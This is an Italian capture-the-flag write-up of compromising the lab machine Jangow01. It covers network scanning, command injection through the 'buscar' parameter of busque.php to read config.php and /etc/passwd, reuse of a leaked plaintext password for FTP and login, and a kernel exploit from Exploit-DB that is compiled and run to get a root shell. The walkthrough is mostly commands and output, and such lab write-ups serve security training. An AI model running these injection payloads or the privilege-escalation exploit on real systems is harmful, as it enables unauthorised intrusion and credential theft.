
Relazione sulla Blackbox Jangow01

Questa relazione racconta il percorso che abbiamo compiuto per riuscire ad ottenere i permessi di Root sulla macchina Jangow01.

Per prima cosa impostiamo la connessione della kali sulla stessa rete della macchina bersaglio:



E controlliamo se c'è connessione attraverso un ping ed un arp-scan:


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.118
PING 192.168.56.118 (192.168.56.118) 56(84) bytes of data.
64 bytes from 192.168.56.118: icmp_seq=1 ttl=63 time=1.24 ms
64 bytes from 192.168.56.118: icmp_seq=2 ttl=63 time=1.18 ms
64 bytes from 192.168.56.118: icmp_seq=3 ttl=63 time=1.16 ms
64 bytes from 192.168.56.118: icmp_seq=4 ttl=63 time=0.976 ms
^C
--- 192.168.56.118 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3033ms
rtt min/avg/max/mdev = 0.976/1.138/1.242/0.098 ms
```

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:e2:a7:85, IPv4: 192.168.56.117
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:07       (Unknown: locally administered)
192.168.56.100  08:00:27:a9:10:14       (Unknown)
192.168.56.118  08:00:27:2d:37:28       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.943 seconds (131.76 hosts/sec). 3 responded
```

Una volta confermata una scansione delle porte del nostro target:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 15:23 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
Nmap scan report for 192.168.56.118
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
```

Proviamo ad accedere al server tramite browser:




Index of /


Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.118 Port 80


Ed entriamo su site/




Guardando tra le opzioni disponibili, ci accorgiamo che Buscar in spagnolo è “Cercare”



E accedendo, vedendo la pagina bianca e l’URL, proviamo a utilizzare ls per vedere se risponde ai comandi



Sfruttiamo i comandi per navigare nelle directory disponibili



E utilizzando Burpsuite proviamo ad aprire i file, config.php contiene dei dati interessanti:

```
GET /site/busque.php?buscar=cat%20wordpress/config.php HTTP/1.1
Host: 192.168.56.118
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Mon, 30 Sep 2024 15:53:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 348
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```

E anche il file passwd nella cartella etc

Send Cancel

Request

Pretty Raw Hex

```
GET /site/busque.php?buscar=cat%20/etc/passwd HTTP/1.1
Host: 192.168.56.118
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 30 Sep 2024 15:56:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1679
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:118:ftp daemon,,,:/srv/ftp:/bin/false
mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false
```


```
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:118:ftp daemon,,,:/srv/ftp:/bin/false
mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false
```


Troviamo il riferimento a un utente (/home/jangow01)

Proviamo con queste credenziali ad accedere al servizio FTP

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Eseguiamo l’accesso con le stesse credenziali alla macchina e cerchiamo la versione:

```
JANGOW 01
REDE: 192.168.56.118

jangow01 login: jangow01
Password:
Last login: Mon Sep 30 15:12:48 BRT 2024 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$
```

Con la versione, andiamo alla ricerca di un exploit che possa fare al caso nostro, non avendone trovati su metasploit siamo andati su Exploit Database e abbiamo creato un payload usando questo codice:

https://www.exploit-db.com/exploits/45010

Riusciamo a entrare e cerchiamo una cartella in cui sia possibile scrivere, troviamo /home/jangow01 che è la cartella dell'utente

```
ftp> ls -l
229 Entering Extended Passive Mode (|||14352|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jun 10  2021 bin
drwxr-xr-x    3 0        0            4096 Jun 10  2021 boot
drwxr-xr-x   19 0        0            4160 Sep 30 12:10 dev
drwxr-xr-x   92 0        0            4096 Oct 31  2021 etc
drwxr-xr-x    3 0        0            4096 Oct 31  2021 home
lrwxrwxrwx    1 0        0              32 Jun 10  2021 initrd.img → boot/initrd.img-4.4.0-31-generic
drwxr-xr-x   22 0        0            4096 Jun 10  2021 lib
drwxr-xr-x    2 0        0            4096 Jun 10  2021 lib64
drwx------    2 0        0           16384 Jun 10  2021 lost+found
drwxr-xr-x    3 0        0            4096 Jun 10  2021 media
drwxr-xr-x    2 0        0            4096 Jul 19  2016 mnt
drwxr-xr-x    2 0        0            4096 Jul 19  2016 opt
dr-xr-xr-x  179 0        0               0 Sep 30 14:18 proc
drwx------    4 0        0            4096 Oct 31  2021 root
drwxr-xr-x   25 0        0             880 Sep 30 12:10 run
drwxr-xr-x    2 0        0           12288 Jun 10  2021 sbin
drwxr-xr-x    2 0        0            4096 Jun 10  2021 script
drwxr-xr-x    2 0        0            4096 Jun 29  2016 snap
drwxr-xr-x    3 0        0            4096 Jun 10  2021 srv
dr-xr-xr-x   13 0        0               0 Sep 30 12:09 sys
drwxrwxrwt    8 0        0            4096 Sep 30 14:39 tmp
drwxr-xr-x   10 0        0            4096 Jun 10  2021 usr
drwxr-xr-x   14 0        0            4096 Jun 10  2021 var
lrwxrwxrwx    1 0        0              29 Jun 10  2021 vmlinuz → boot/vmlinuz-4.4.0-31-generic
226 Directory send OK.
ftp> cd home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||21842|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Sep 30 11:13 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp>
```

Carichiamo il nostro script in formato .c, lo assembliamo, diamo i permessi per eseguirlo e lo eseguiamo:

```
ftp> put Unchained.c
local: Unchained.c remote: Unchained.c
229 Entering Extended Passive Mode (|||38780|)
150 Ok to send data.
100% |***********************************************
226 Transfer complete.
13728 bytes sent in 00:00 (3.55 MiB/s)
ftp>
```

```
jangow01@jangow01:~$ gcc Unchained.c -o unchained
jangow01@jangow01:~$ chmod +x unchained
jangow01@jangow01:~$ ls
unchained  Unchained.c  user.txt
jangow01@jangow01:~$ ./unchained
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and l
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880035968500
[*] Leaking sock struct from ffff88003dac4f00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800339e16c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800339e16c0
[*] credentials patched, launching shell...
# whoami
root
# _
```

```
# cd root
# ls
proof.txt
# cat proof.txt
                    @@@&&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&
                    @  @@@@@@@@@@@@@@@@&#   #@@@@@@@@@&(.    /&@@@@@@@@@@@@
                    @  @@@@@@@@@@@&( .@@@@@@@@@&%####((//#&@@@&   .&@@@@@@
                    @  @@@@@@@@&  @@@@@@&@@@@@@&%######%&@*   ./@@*   &@@
                    @  @@@@@@* (@@@@@@@@@@#/.                .*@.  .#&.   &@@@&&
                    @  @@@, /@@@@@@@@@#,                        .@.  ,&,   @@&&
                    @  @&  @@@@@@@@@#.          @@@,@@@/            %.  #,   %@&
                    @@@#  @@@@@@@@@/          .@@@@@@@@@@             *  .,    @@
                    @@&  @@@@@@@@@*           @@@@@@@@@@@              ,        @
                    @&  .@@@@@@@@(       @@@@@@@@@@@@@@@@@@@@@@         *.       &@
                   @@/  *@@@@@@@@/            @@@@@@@@@@@@#                        @@
                   @@   .@@@@@@@@/           @@@@@@@@@@@@@               @#      @@
                   @@    @@@@@@@@@.           @@@@@@@@@@@@              @@(      @@
                    @&   .@@@@@@@@@.          , @@@@@@@ *             .@@@*(     .@
                    @@    ,@@@@@@@@@,   @@@@@@@@@@&*%@@@@@@@@@@,    @@@@@(%&*   &@
                    @@&     @@@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@%@@/   &@
                    @ @&     ,@@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@@%*   &@
                    @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
                    @  @@@&       ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                    @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                    @  @@@@@@@@&               JANGOW               &@@@

                    @  &&&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                  &&&@@@@@&%       &/    (&&@@@&&&
                                    ((((((((((((((((((((((((((((((
```